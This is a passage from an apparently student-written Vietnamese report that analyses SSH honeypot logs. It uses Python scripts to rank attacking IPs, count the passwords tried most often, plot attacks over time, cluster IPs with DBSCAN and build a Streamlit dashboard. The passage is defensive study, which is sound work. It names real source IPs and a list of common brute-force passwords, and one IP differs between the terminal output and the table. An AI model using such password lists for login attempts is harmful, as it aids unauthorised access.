33 plt.figure(figsize=(10, 5))
34 sns.barplot(x=top_ips.index, y=top_ips.values)
35 plt.title('Top 10 IP tan cong nhieu nhat')
36 plt.ylabel('So lan tan cong')
37 plt.xticks(rotation=45)
38 plt.tight_layout()
39 plt.show()
40
41 # Bieu do tron
42 top_n = 10
43 top_ips = ip_counts.nlargest(top_n)
44 other_count = ip_counts.iloc[top_n:].sum()
45
46 # Tao du lieu moi cho bieu do tron
47 plot_data = top_ips.copy()
48 plot_data['Other'] = other_count
49
50 # Ve bieu do tron
51 plt.figure(figsize=(8, 8))
52 plot_data.plot.pie(autopct='%1.1f%%', startangle=90)
53 plt.title('Ty le tan cong tu Top 10 IP va phan con lai')
54 plt.ylabel('')
55 plt.tight_layout()
56 plt.show()

```


```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
PS C:\Users\admin\Desktop\DOMJBUQ\Downloads & C:/Users/admin/Desktop-DOMJBUQ/AppData/Local/Programs/Python/Python313/python.exe c:/Users/admin/Desktop-DOMJBUQ/Downloads/step5_botnet_detection.py


Top IP tấn công nhiều nhất:
source_ip
192.3.251.75      14575
170.64.216.77     12373
139.59.238.39     9718
178.239.146.228   3485
80.242.208.68     3349
45.158.182.100    3197
116.228.78.66     3197
170.64.238.32     1429
183.81.169.238    1337
188.101.88.228    1232
Name: count, dtype: int64
c:/Users/admin/Desktop-DOMJBUQ/Downloads/step5_botnet_detection.py:20: FutureWarning: 'T' is deprecated and will be removed
in a future version, please use 'min' instead.
df.set_index('timestamp').resample('1T').size().plot()
PS C:\Users\admin\Desktop-DOMJBUQ\Downloads []

```

Hình 6.2: Kết quả chạy file step5\_botnet\_detection.py trên Terminal




Hình 6.3: Biểu đồ số lượng tấn công mỗi phút step5\_botnet\_detection.py



Hình 6.4: Top 10 IP tấn công nhiều nhất step5\_botnet\_detection.py

Tỷ lệ tấn công từ Top 10 IP và phần còn lại



Hình 6.5: Biểu đồ tỷ lệ tấn công từ Top 10 IP và phần còn lại sau khi chạy file step5\_botnet\_detection.py

Dựa trên thống kê tần suất các địa chỉ IP xuất hiện trong nhật ký tấn công, ta ghi nhận 10 địa chỉ IP thực hiện số lượng kết nối SSH bất hợp pháp nhiều nhất, với số lượt tấn công cụ thể như sau:

Địa chỉ IP	Số lần tấn công
192.3.251.75	14575
170.64.216.77	12373
139.59.238.39	9718
178.239.146.228	3485
80.242.208.68	3349
45.158.182.100	3197
116.228.78.66	3197
170.64.238.32	1429
183.81.169.238	1337
180.101.88.228	1232

Một số nhận xét quan trọng có thể rút ra từ bảng trên:

- **Sự phân bổ không đều:** Hai địa chỉ IP đầu tiên (192.3.251.75 và 170.64.216.77) chiếm tổng cộng hơn 26.000 lượt tấn công, vượt xa so với các địa chỉ IP còn lại. Điều này cho thấy có thể đây là các nút quan trọng trong một mạng botnet đang tiến hành quét diện rộng hoặc brute-force.
- **Hoạt động lặp lại và kéo dài:** Một số IP như 139.59.238.39 và 116.228.78.66 xuất hiện với tần suất cao nhưng không đột biến, gợi ý rằng chúng có thể được điều khiển tự động với tần suất ổn định nhằm tránh bị phát hiện (slow brute-force).
- **Khả năng tồn tại botnet phân tán:** Việc các IP nằm rải rác ở nhiều ASN (Autonomous System Number) khác nhau và tấn công đồng thời vào cùng một honeypot cho thấy khả năng các IP này là thành phần của một botnet hoặc chiến dịch tấn công được phân phối.
- **Một số IP có khả năng cố định hoặc ít thay đổi:** Địa chỉ 192.3.251.75, được ghi nhận với hơn 14.000 lượt tấn công, là một ví dụ đáng lưu ý, vì các hệ thống tấn công thực sự thường sử dụng địa chỉ IP động hoặc proxy để che giấu dấu vết. Việc một IP duy trì hoạt động mạnh mẽ cho thấy nó có thể là một máy chủ chuyên thực hiện brute-force SSH.


Những địa chỉ IP này cần được kiểm tra thêm thông qua các dịch vụ WHOIS, ASN, và geolocation để xác định liệu chúng có liên quan đến các chiến dịch tấn công đã biết hay không. Ngoài ra, hệ thống phòng thủ thực tế nên cập nhật blacklist hoặc danh sách IP đáng ngờ dựa trên các thông kê dạng này để tăng cường bảo mật.

### 6.1.3 Phân tích mật khẩu bị thử phô biến

Doạn mã trong tập tin step6\_password\_count.py nhằm xác định những mật khẩu phô biến nhất mà các attacker cố gắng sử dụng trong các phiên SSH không thành công. Việc này giúp hiểu rõ mục tiêu phô biến của các cuộc tấn công brute-force. Biểu đồ được trực quan hóa bằng Matplotlib dưới dạng biểu đồ cột.

Listing 6.3: Thống kê mật khẩu bị thử phô biến

```
1 import pandas as pd
2 import matplotlib.pyplot as plt
3
4 # Doc du lieu tu file CSV
5 df =
6     pd.read_csv('C:/Users/admin.DESKTOP-DOMJBUQ/Downloads/archive/
7 ssh_logs_with_geo.csv')
8
9 # Dem so lan moi mat khau xuat hien
10 password_counts = df['password'].value_counts().head(10) # Lay
11     top 10 mat khau pho bien nhat
12
13 # Ve bieu do
14 plt.figure(figsize=(10, 6))
15 password_counts.plot(kind='bar', color='orange',
16     edgecolor='black')
17
18 plt.title('Top 10 mat khau bi thu nhieu nhat')
19 plt.xlabel('Mat khau')
20 plt.ylabel('So lan bi thu')
21 plt.xticks(rotation=45)
22 plt.grid(axis='y', linestyle='--', alpha=0.7)
23
24 plt.tight_layout()
25 plt.show()
```



Hình 6.6: Top 10 mật khẩu bị thử nhiều nhất step6\_password\_count.py

#### 6.1.4 Phân tích mật khẩu bị thử phổ biến

Kết quả phân tích cho thấy danh sách 10 mật khẩu bị thử nhiều nhất trên hệ thống Honeypot lần lượt là:

123456, 123, admin, 1234, root, password, test, 12345, ubuntu, 1

Nhận xét từ kết quả này cho thấy một số điểm đáng chú ý:

- **Mật khẩu đơn giản chiếm đa số:** Các chuỗi số như 123456, 123, 1234, 12345, 1 đều là những mật khẩu cực kỳ đơn giản, dễ đoán và thường được sử dụng mặc định hoặc bởi người dùng thiếu kinh nghiệm. Điều này cho thấy kẻ tấn công vẫn ưu tiên kỹ thuật *dictionary attack* với từ điển chứa các mật khẩu phổ biến.
- **Tên người dùng làm mật khẩu:** Một số mật khẩu như admin, root, ubuntu, test là tên đăng nhập thường gặp trong các hệ thống Linux/Unix. Điều này phản ánh rằng kẻ tấn công thường thử các kết hợp tài khoản và mật khẩu trùng nhau hoặc dễ đoán.
- **Mật khẩu mặc định phổ biến:** password là ví dụ điển hình của mật khẩu mặc định hoặc được sử dụng tạm thời trong môi trường thử nghiệm, nhưng lại bị quên thay đổi, gây ra rủi ro lớn.
- **Chiến lược thử mật khẩu của botnet:** Sự xuất hiện lặp đi lặp lại của các mật khẩu phổ biến như trên cũng cho thấy khả năng cao các botnet sử dụng từ điển chung (shared password dictionary) để quét diện rộng trên Internet.


Từ kết quả này, có thể rút ra một khuyến nghị rõ ràng: người dùng và quản trị hệ thống cần tránh sử dụng những mật khẩu yếu, mật khẩu mặc định hoặc trùng với tên tài khoản. Đồng thời, việc áp dụng các biện pháp phòng thủ như khóa tài khoản sau nhiều lần đăng nhập thất bại, giới hạn số lần thử, sử dụng xác thực hai yếu tố (2FA) và triển khai hệ thống phát hiện hành vi tấn công là cần thiết để giảm thiểu rủi ro.

### 6.1.5 Phân tích tấn công theo chuỗi thời gian

Tập tin step7\_time\_series.py thực hiện phân tích tấn công theo thời gian để phát hiện xu hướng hoạt động của attacker, ví dụ như các thời điểm cao điểm trong ngày hoặc sự gia tăng đột biến số lượng tấn công theo ngày. Thư viện Plotly Express được sử dụng để tạo biểu đồ đường (line chart) tương tác.

Listing 6.4: Phân tích tấn công theo chuỗi thời gian

```
1 import pandas as pd
2 import plotly.express as px
3
4 df =
5     pd.read_csv('C:/Users/admin.DESKTOP-DOMJBUQ/Downloads/archive/
6 ssh_logs_with_geo.csv')
7
8 # Chuyen 'timestamp' sang datetime
9 df['timestamp'] = pd.to_datetime(df['timestamp'])
10
11 # Tao cot ngay (khong lay gio phut)
12 df['date'] = df['timestamp'].dt.date
13
14 # Dem so cuoc tan cong theo ngay
15 daily_attacks =
16     df.groupby('date').size().reset_index(name='attack_count')
17
18 # Ve bieu do time series
19 fig = px.line(daily_attacks, x='date', y='attack_count',
20                 title='So cuoc tan cong theo ngay')
21 fig.show()
```



Hình 6.7: Biểu đồ số cuộc tấn công theo ngày step7\_time\_series.py

Biểu đồ chuỗi thời gian được xây dựng dựa trên số lượng cuộc tấn công ghi nhận mỗi ngày cho thấy có sự biến động rõ rệt theo thời gian. Đặc biệt, một số ngày nổi bật với lượng truy cập bất thường đến hệ thống Honeypot, cụ thể:

- **Ngày 15/08/2024:** là ngày có số lượt tấn công cao nhất với **20,712** kết nối đáng ngờ.
- **Ngày 03/08/2024:** ghi nhận **17,939** lượt tấn công.
- **Ngày 04/08/2024:** với **13,769** lượt.
- **Ngày 01/08/2024:** cũng có **10,967** lượt tấn công.

Các mốc thời gian này có thể được xem là các đợt cao điểm (spike) về hoạt động tấn công SSH vào hệ thống, cho thấy sự hoạt động mạnh mẽ của các botnet hoặc chiến dịch tấn công có tổ chức.

Những đợt cao điểm thường không diễn ra đều đặn mà xuất hiện rải rác, điều này cho thấy hệ thống đang bị quét hoặc khai thác bởi các tác nhân có chủ đích vào từng thời điểm cụ thể. Việc xác định được những ngày này rất quan trọng trong việc điều tra, đối chiếu nhật ký hệ thống và triển khai các biện pháp phòng thủ thích ứng.

Bên cạnh đó, các ngày cao điểm nằm sát nhau về mặt thời gian như đầu tháng 8/2024 có thể chỉ ra một chiến dịch tấn công kéo dài, hoặc sự hoạt động đồng loạt từ nhiều nguồn bot cùng lúc.

# Chương 7 Phát hiện hành vi bất thường và Botnet

---

## 7.1 Phát hiện nhóm hành vi bất thường bằng DBSCAN

### 7.1.1 Tiết xử lý dữ liệu đầu vào cho DBSCAN

Để sử dụng thuật toán phân cụm DBSCAN nhằm phát hiện các cụm hành vi tấn công tương tự, trước tiên cần chuẩn bị dữ liệu phù hợp. Trong trường hợp này, mỗi địa chỉ IP tấn công được đại diện bằng hai đặc trưng:

- attack\_count: số lượng tấn công được ghi nhận từ IP đó.
- first\_attack\_ts: thời điểm đầu tiên IP này thực hiện tấn công, được chuyển sang dạng số giây Unix timestamp để mô hình có thể xử lý.

Các đặc trưng trên được trích xuất từ log SSH đã làm sạch, sử dụng thư viện pandas để nhóm dữ liệu theo source\_ip, thống kê số lần tấn công và thời điểm đầu tiên.

Listing 7.1: Tiết xử lý dữ liệu cho DBSCAN

```
1 import pandas as pd
2 import numpy as np
3 from sklearn.cluster import DBSCAN
4
5 # 1. Doc du lieu tu file CSV
6 df =
7     pd.read_csv('C:/Users/admin.DESKTOP-DOMJBUQ/Downloads/archive/
8 ssh_logs_with_geo.csv')
9
10 # 2. Chuyen cot timestamp sang kieu datetime
11 df['timestamp'] = pd.to_datetime(df['timestamp'])
12
13 # 3. Tinh thong ke cho moi IP nguon
14 ip_stats = df.groupby('source_ip').agg(
15     attack_count=('timestamp', 'count'),
16     first_attack=('timestamp', 'min'))
17 ) .reset_index()
```

```

17
18 # 4. Chuyen thoi diem tan cong dau tien thanh Unix timestamp
   (giay)
19 ip_stats['first_attack'] =
20     pd.to_datetime(ip_stats['first_attack'])
21 ip_stats['first_attack_ts'] =
22     ip_stats['first_attack'].view('int64') // 10**9 # nanoseconds
23     -> seconds
24
25 # 5. Chuan bi du lieu dau vao cho DBSCAN: 2 chieu [attack_count,
26   first_attack_ts]
27 X = ip_stats[['attack_count', 'first_attack_ts']].values

```

Sau khi tiền xử lý, dữ liệu đã sẵn sàng để đưa vào mô hình phân cụm DBSCAN với không gian 2 chiều.

### 7.1.2 Phân nhóm địa chỉ IP tấn công bằng DBSCAN

Trong bước này, thuật toán **DBSCAN** (Density-Based Spatial Clustering of Applications with Noise) được áp dụng để tìm các cụm địa chỉ IP có hành vi tương tự nhau, ví dụ như bắt đầu tấn công vào thời điểm gần nhau và thực hiện số lượng kết nối lớn.

Thông tin tổng quan về thuật toán:

- **eps**: bán kính lân cận để xem một điểm là hàng xóm gần (ở đây là 0.5, có thể cần chỉnh).
- **min\_samples**: số lượng điểm tối thiểu trong vùng lân cận để được xem là một cụm (ở đây là 3).
- **-1 (noise)**: các IP không thuộc cụm nào sẽ bị gán nhãn -1, được xem là nhiễu hoặc bất thường.

Listing 7.2: Phân cụm IP tấn công bằng DBSCAN

```


1 # 6. Ap dung DBSCAN de phan cum (co the tuy chinh tham so eps va
2   min_samples)
3 db = DBSCAN(eps=0.5, min_samples=3)
4 ip_stats['cluster'] = db.fit_predict(X)
5
6 # 7. Hien thi ket qua phan cum
7 print(ip_stats[['source_ip', 'attack_count', 'first_attack',
8   'cluster']].sort_values(by='cluster'))

```

Việc phân nhóm này cho phép phát hiện các cụm IP có hành vi đồng bộ, thường là dấu hiệu của một mạng botnet hoặc chiến dịch tấn công tự động. Ví dụ, nếu nhiều IP bắt đầu tấn công trong một khoảng thời gian rất ngắn và có số lượng tấn công cao, DBSCAN sẽ gom chúng vào một cụm, từ đó giúp phát hiện sớm các đợt tấn công có tổ chức.

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
PS C:\Users\admin DESKTOP-DOMJBUQ\Downloads & C:/Users/admin/DESKTOP-DOMJBUQ/AppData/Local/Programs/Python/Python313/python.exe c:/Users/admin/DESKTOP-DOMJBUQ/Downloads/step8_dbSCAN.py
c:/Users/admin/DESKTOP-DOMJBUQ/Downloads/step8_dbSCAN.py:19: FutureWarning: Series.view is deprecated and will be removed in a future version. Use ``astype`` as an alternative to change the dtype.
  ip_stats['first_attack_ts'] = ip_stats['first_attack'].view('int64') // 10**9 # nanoseconds -> seconds
    source_ip      attack_count   first_attack  cluster
1400  94.139.201.162           1 2024-08-14 17:31:06     -1
1401  94.204.195.100           1 2024-08-16 00:29:53     -1
1402  94.204.199.56           1 2024-08-15 11:41:05     -1
1403  94.205.83.205           1 2024-08-15 05:53:17     -1
1404  94.67.125.162           1 2024-08-14 17:47:09     -1
...
1419  96.68.155.93            5 2024-08-14 23:21:54     -1
1420  96.77.25.60             20 2024-08-03 00:12:01     -1
1421  97.91.204.146           1 2024-08-15 11:30:32     -1
1422  98.223.168.193           1 2024-08-15 03:54:06     -1
0     1.180.230.98            1 2024-08-15 02:12:37     -1
[1423 rows x 4 columns]
PS C:\Users\admin DESKTOP-DOMJBUQ\Downloads []
```

Hình 7.1: Kết quả chạy file step8\_dbSCAN.py trên Terminal



Hình 7.2: Bảng phân cụm IP tấn công bằng DBSCAN

Trong bước này, tập dữ liệu log tấn công SSH đã được tổng hợp và chuẩn hóa thành dạng phù hợp cho thuật toán phân cụm DBSCAN. Cụ thể, mỗi địa chỉ IP nguồn (`source_ip`) được biểu diễn thông qua hai đặc trưng chính:

- **Số lần tấn công (`attack_count`):** biểu diễn mức độ hoạt động của IP đó trong toàn bộ thời gian thu thập log.

- **Thời điểm tấn công đầu tiên (`first_attack_ts`):** chuyển đổi từ dạng `datetime` sang số giây kiểu Unix timestamp, giúp thuật toán xử lý dữ liệu thời gian dạng số liên tục.

Kết quả đầu ra cho thấy dữ liệu đầu vào có tổng cộng **1,423 IP** khác nhau. Tuy nhiên, hầu hết các địa chỉ IP đều chỉ xuất hiện duy nhất một lần hoặc số lần rất nhỏ (ví dụ: IP 94.139.201.162, 97.91.204.146...), dẫn đến việc phần lớn bị gán nhãn `cluster = -1` – nghĩa là không thuộc bất kỳ cụm (cluster) nào theo thuật toán DBSCAN.

Một số điểm cần lưu ý từ kết quả:

- DBSCAN là thuật toán phân cụm không giám sát, và nhãn `-1` được gán cho các điểm nhiễu (noise) – tức các IP có hành vi đơn lẻ, không có sự tương đồng đáng kể với các IP khác trong không gian hai chiều đầu vào.
- Do tham số `eps=0.5` và `min_samples=3` được đặt tương đối chặt, rất ít hoặc không có cụm được phát hiện trong dữ liệu hiện tại. Việc điều chỉnh các tham số này hoặc chuẩn hóa dữ liệu theo phương pháp tỉ lệ logarit có thể giúp cải thiện khả năng phát hiện cụm.
- Xuất hiện cảnh báo từ pandas về việc sử dụng phương thức `.view()`, được khuyến nghị thay bằng `.astype()` trong các phiên bản tương lai để tránh lỗi tương thích.

Tóm lại, bước tiền xử lý đã chuẩn bị tốt cấu trúc dữ liệu đầu vào cho thuật toán DBSCAN, tuy nhiên đặc tính phân tán và đa số đơn lẻ của các địa chỉ IP khiến cho thuật toán không thể nhận diện rõ các cụm hành vi nổi bật ở bước này. Đây là một đặc điểm thường gặp trong các tập log honeypot thực tế khi phần lớn tấn công được thực hiện theo kiểu phân tán (distributed scanning).

# Chương 8 Trực quan hóa và đánh giá

## 8.1 Trực quan hóa dữ liệu địa lý nâng cao (tọa độ GPS)

Bên cạnh việc thống kê số lượng tấn công theo quốc gia như đã trình bày trước đó, ta có thể trực quan hóa dữ liệu ở mức độ chi tiết hơn bằng cách sử dụng tọa độ địa lý (vĩ độ, kinh độ). Việc này giúp xác định chính xác hơn vị trí thành phố hoặc vùng lãnh thổ đã sinh ra các kết nối tấn công đến hệ thống.

Sử dụng thư viện geopy và dịch vụ Nominatim từ OpenStreetMap, ta có thể tra cứu cặp tọa độ GPS (latitude, longitude) từ thông tin tên thành phố (City) và quốc gia (Country) của mỗi dòng log.

Listing 8.1: Tra cứu tọa độ GPS từ tên thành phố và quốc gia

```
1 from geopy.geocoders import Nominatim
2 import pandas as pd
3 import time
4
5 # Khoi tao geolocator voi User-Agent tuy bien
6 geolocator = Nominatim(user_agent="geoapiExercises")
7
8 # Doc du lieu log da co thong tin dia ly
9 df =
10    pd.read_csv('C:/Users/admin.DESKTOP-DOMJBUQ/Downloads/archive/
11 ssh_logs_with_geo.csv')
12
13 # Ham tra cuu tọa do tu ten thanh pho va quoc gia
14 def get_lat_lon(row):
15     try:
16         location = geolocator.geocode(f'{row['City']} ,
17                                         {row['Country']} ')
18         if location:
19             return pd.Series([location.latitude,
20                               location.longitude])
21         else:
22             return pd.Series([None, None])
23     except:
24         return pd.Series([None, None])
```

```

22
23 # Ap dung cho tung dong
24 df[ ['latitude', 'longitude']] = df.apply(get_lat_lon, axis=1)
25
26 # Nen chen time.sleep(1) sau moi lan goi de tranh bi chan API
27 time.sleep(1)

```

Sau khi lấy được tọa độ, dữ liệu có thể được trực quan hóa bằng các công cụ như Plotly hoặc Folium để tạo bản đồ động với các điểm nóng tấn công. Điều này đặc biệt hữu ích cho việc giám sát thời gian thực hoặc báo cáo phân tích.

## 8.2 Xây dựng Dashboard giám sát Honeypot

Dể hỗ trợ giám sát hệ thống Honeypot một cách hiệu quả, ta xây dựng một dashboard tương tác bằng thư viện Streamlit, kết hợp với biểu đồ Plotly. Dashboard này giúp quản trị viên nắm bắt nhanh chóng các hoạt động đáng chú ý, từ số lượng tấn công theo thời gian đến các địa chỉ IP đáng ngờ.

### Chức năng của Dashboard

- Hiển thị biểu đồ tấn công theo ngày và theo giờ.
- Tự động cập nhật dữ liệu từ log đầu vào.
- Hiển thị bảng thống kê các địa chỉ IP có số lần tấn công cao nhất.

Listing 8.2: Dashboard giam sat tan cong SSH bang Streamlit

```

1 import streamlit as st
2 import pandas as pd
3 import plotly.express as px
4
5 # Doc du lieu log da tien xu ly
6 df =
7     pd.read_csv('C:/Users/admin/Desktop-DOMJBUQ/Downloads/archive/
8 ssh_logs_with_geo.csv', parse_dates=['timestamp'])
9
10 # Tinh ngay va gio
11 df['date'] = df['timestamp'].dt.date
12 df['date_hour'] = df['timestamp'].dt.floor('h')
13
# Tieu de Dashboard

```

```

14 st.title("Dashboard Giam sat Honeypot")
15
16 # Bieu do theo ngay
17 daily_attacks =
18     df.groupby('date').size().reset_index(name='attack_count')
19 fig1 = px.line(daily_attacks, x='date', y='attack_count',
20                 title='So luong tan cong theo ngay')
21 st.plotly_chart(fig1)
22
23 # Bieu do theo gio
24 hourly_attacks =
25     df.groupby('date_hour').size().reset_index(name='attack_count')
26 fig2 = px.line(hourly_attacks, x='date_hour', y='attack_count',
27                 title='So luong tan cong theo gio')
28 st.plotly_chart(fig2)
29
30 # Bang top IP tan cong
31 top_ips = df['source_ip'].value_counts().reset_index()
